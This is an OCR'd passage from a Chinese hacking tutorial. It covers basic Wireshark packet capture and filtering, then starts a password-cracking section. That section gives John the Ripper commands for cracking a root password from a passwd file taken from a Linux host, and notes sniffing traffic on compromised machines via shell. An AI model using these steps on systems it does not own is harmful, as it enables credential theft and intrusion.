


图26 Wireshark 的界面

它的数据显示方式类似Iris，对协议都有分析，是不是很熟悉？这里顺便提一下，你可以用 Wireshark 打开你用 tcpdump 保存的数据包来进行分析哦。

Wireshark 的用法也很简单，首先你要选择使用哪个网络接口，点菜单中的“Capture”，选择“Interfaces”选项（或者第一个图标）打开网络接口选择界面，如图27。




图27 选择网络接口

我们可以点“开始”直接用默认规则捕获数据，也可以选择“Options”打开捕获选项的窗口，如图28，都是常规设置，你可以点击“Capture Filter”按钮打开筛选器设置过滤规则，如图29。




图28 捕获选项




图29　　设置过滤规则

无论从功能上还是使用上，这款都是最适合菜鸟的嗅探器，但这并不是说你可以把tcpdump放到一边了，如果你要通过shell嗅探肉鸡的数据怎么办？tcpdump长盛不衰是有原因的。

3.4　密码破解

密码破解是黑客的基本技能之一，密码破解工具也有很多，一般的密码破解可分为本地密码破解和远程密码破解。破解本地密码，如系统登录密码，最有名的就是john了，当你拿到密码档之后，就可以用这个工具进行暴力破解。

john的用法是**"john　参数　密码档"**，参数决定你要使用什么破解方式，常用的是**"——single"**，**"——wordlist"**和**"——users"**。

single是最简单的猜解模式，它会根据用户名简单的变化来破解密码，如果你的用户名和密码是"root:root888"这样的设置，很容易用这种方法得到；wordlist就是使用字典文件，对于字典文件大家都不陌生吧？users参数可以让你确定要破解哪个账号，也是很有用的。

举个例子吧，假如我拿到了一台Linux主机的passwd文档，想用字典破解出其中root的密码，可以用命令**"john —users:root —wordlist:pass passwd"**，如图30，很简单的。

小提示

你拿到的如果是passwd和shadow，需要用命令"pwunconv"将它们合并后再使用。




图30　　使用john的简单例子

